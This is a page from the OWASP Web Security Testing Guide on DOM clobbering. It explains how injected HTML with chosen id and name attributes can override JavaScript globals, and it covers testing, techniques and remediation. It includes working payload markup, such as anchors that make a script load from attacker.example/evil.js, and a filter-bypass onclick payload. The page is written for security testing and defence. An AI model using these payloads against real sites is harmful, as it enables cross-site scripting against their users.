WSTG - Latest
DOM Clobbering
| ID |
|---|
| WSTG-CLNT-16 |
Summary
Browsers expose some HTML elements as properties of JavaScript objects, a legacy feature known as named access:
- Every element with an
idattribute becomes a property of the globalwindowobject. Thenameattribute ofembed,form,img, andobjectelements does the same. - The
nameattribute ofembed,form,iframe,img, andobjectelements creates a property on thedocumentobject. Unlike thewindowproperties, these named properties take precedence over the built-in properties ofdocument. - The controls inside a
formelement, such asinput, are exposed as properties of that form by theiridorname, and also take precedence over the built-in properties of the form.
For example, the markup <a id="config"></a> makes window.config refer to that anchor element, even though no script ever defined a config variable. The HTML specification itself warns that relying on this behavior leads to brittle code.
DOM clobbering is an attack that abuses named access. The attacker injects markup with chosen id or name values so that a variable or property the application’s JavaScript reads now refers to an attacker-controlled element instead of the expected value, or instead of being undefined. This is possible when the application:
- Allows users to supply HTML, such as comments, profile descriptions, rich text editors, or Markdown renderers, and keeps the
idandnameattributes. Many HTML sanitizers allow these attributes by default because they cannot execute code on their own. - Contains scripts that read a global variable or a
documentor form property that may not be defined, and use it in a security-sensitive operation.
Since the attack only needs HTML, it works in places where script injection is blocked. Depending on how the clobbered value is used, the impact includes:
- Cross-site scripting (XSS), for example when the value becomes the
srcof a script. - An open redirect when the value is assigned to
location. - Bypassing client-side security checks, such as
if (window.isAdmin). - Bypassing client-side HTML filters by breaking the properties they rely on, such as
attributes. - Bypassing a Content Security Policy that uses
strict-dynamic, when a trusted script loads a URL taken from a clobbered value, as described in Bypassing CSP via DOM Clobbering.
A known example is the XSS in Gmail’s dynamic email feature (AMP4Email) reported by Michał Bentkowski in 2019, which used DOM clobbering to get around the feature’s XSS protections.
DOM clobbering only affects references that the application has not defined itself. A global declared with var or function takes precedence over an element with the same id, both as a variable and as a property of window. A variable declared with let or const is not a property of window: code that refers to it by name gets the declared value, but window.x still returns the element.
Test Objectives
- Identify injection points where user-supplied HTML keeps its
idornameattributes. - Identify scripts that read global variables,
documentproperties, or form properties that may be undefined, and pass them to sensitive operations. - Assess whether clobbering those references changes the behavior of the application.
How to Test
Black-Box Testing
Identify Injection Points That Keep the id and name Attributes
Find every place where user input is rendered as HTML, as described in HTML Injection. For each injection point, submit a harmless probe with a unique value:
<a id="wstgprobe" name="wstgprobe" href="https://example.com/wstgprobe">probe</a>
<img name="wstgprobe2" src="https://example.com/wstgprobe2.png">
Then open the page where the input is rendered and check the result in the browser developer tools:
- In the Elements panel, check which attributes survived sanitization.
- In the Console, evaluate
window.wstgprobeanddocument.wstgprobe2. If either returns an element instead ofundefined, the injection point can clobber references.
Sanitizers may remove specific values while keeping the attribute. For example, DOMPurify removes id and name values that clash with built-in document or form properties, such as cookie or action, but keeps values such as config. Since the result depends on the value, also test the names that the application actually reads, as described in the next section.
Identify Clobberable References
Review the JavaScript loaded by the page, using the Sources panel of the developer tools to format minified code. Look for references that may be undefined, especially in the following patterns:
- Default values taken from a global, such as
const config = window.config || {}; - Checks that only test whether a global exists, such as
if (window.isAdmin)orif (typeof debugMode !== "undefined"). An element is truthy and its type is"object", so both checks pass once the global is clobbered. - Properties read from
documentby name, such asdocument.settings. - Code that reads built-in properties of a form or element that may contain user markup, such as
form.actionorelement.attributes.
Then follow each candidate to its sink. Sinks of interest include the src of script or iframe elements, assignments to location, href attributes, innerHTML, and functions that execute strings such as eval() or setTimeout(). The DOM clobbering mode of DOM Invader can automate the search for clobberable references that reach a sink.
Clobbering Techniques
Once a reference and an injection point are known, choose the markup that gives the reference the value the attack needs.
| Technique | Example markup | Result |
|---|---|---|
| Single global | <a id="x"> |
window.x is the anchor element. |
| Controlled string value | <a id="x" href="https://attacker.example/"> or <area id="x" href="https://attacker.example/"> |
String(window.x) returns the href value. |
| Second-level property | <a id="x"><a id="x" name="y" href="https://attacker.example/"> |
window.x is an HTMLCollection and String(window.x.y) returns the href value. |
| Nested frame | <iframe name="x" srcdoc="<a id='y' href='https://attacker.example/'></a>"> |
window.x is the window of the frame and, once the frame has loaded, String(window.x.y) returns the href value. |
| Form controls | <form id="x"><input id="y"> |
window.x.y is the input element. |
Built-in document property |
<img name="cookie"> |
document.cookie returns the image element instead of the cookies. |
| Built-in form property | <form id="x"><input id="attributes"> |
window.x.attributes returns the input element instead of the list of attributes. |
Some details of these techniques matter when choosing a payload:
- Most elements convert to a string such as
[object HTMLInputElement]. Anaorareaelement converts to the value of itshrefattribute instead, which makes these elements the usual choice when the reference is used as a string, for example as a URL. This includesjavascript:URLs. - When two or more elements share the same
id, the global refers to anHTMLCollection. Thenameattribute of an element in the collection then becomes a property of the collection, which allows controlling a property one level deeper. - The nested frame technique only works if the sanitizer allows
iframeelements with thesrcdocattribute. The frame loads asynchronously, sowindow.x.yis stillundefinedwhen a script reads it right away; the technique works when the reference is read after the frame has loaded, for example in an event handler or a timer. - Clobbering a built-in property of a form can break filters that inspect it. For example, a filter that removes event handlers by looping over
form.attributesskips theonclickattribute of<form onclick="alert(1)"><input id="attributes">, becauseattributesis now an input element without alength.
Example: Clobbering a Script URL
Consider a page that renders user comments after sanitizing them with DOMPurify in its default configuration, and that loads an optional script with the following code:
const config = window.config || {};
const script = document.createElement("script");
script.src = config.url || "/static/default.js";
document.body.appendChild(script);
The application never defines window.config, so it normally loads /static/default.js. An attacker posts the following comment:
<a id="config"></a><a id="config" name="url" href="https://attacker.example/evil.js"></a>
The sanitizer keeps the comment unchanged, since it only contains anchor elements with id, name, and href attributes. On the page where the comment is shown:
- The two elements share the
idconfig, sowindow.configis anHTMLCollection. config.urlis the anchor withname="url".- Assigning it to
script.srcconverts the anchor to a string, which is itshrefvalue. - The browser loads and runs
https://attacker.example/evil.jsin the context of the application.

Figure 4.11.16-1: DOM Clobbering Attack Flow
To demonstrate the issue without running external code, evaluate window.config, config.url, and String(config.url) in the browser console after the comment is rendered. The last one returns the attacker’s URL instead of undefined. In the following example, the page has already tried to load the script from the attacker’s domain.

Figure 4.11.16-2: Clobbered Value in the Browser Console
Gray-Box Testing
With access to the client-side source code and the sanitizer configuration, check that:
- Code that runs on pages with user-supplied HTML declares its variables explicitly and refers to them directly, rather than reading them as properties of
windowordocument. - Values read from
window,document, or a form are validated before use, for example withtypeof value === "string"orinstanceof, rather than only checked for existence. - The sanitizer configuration does not allow
idandnameattributes in user content unless they are needed. If they are needed, check whether the sanitizer isolates them, for example with theSANITIZE_NAMED_PROPSoption of DOMPurify, which adds the prefixuser-content-to these values. Also check that DOMPurify’sSANITIZE_DOMoption, which is enabled by default, has not been turned off. - Custom or client-side HTML filters do not rely on properties such as
attributes,childNodes, ornodeNamewithout checking that they have not been clobbered.
Remediation
- Declare variables explicitly and refer to them directly instead of reading undefined globals, and avoid patterns such as
window.x || {}. - Validate the type of values read from the DOM before passing them to a sink.
- Sanitize user-supplied HTML with a library that protects against DOM clobbering, and isolate user-supplied
idandnamevalues from the application’s own names.
See the DOM Clobbering Prevention Cheat Sheet for details.
Tools
- Burp Suite - DOM Invader
- Browser developer tools (Elements, Sources, and Console panels)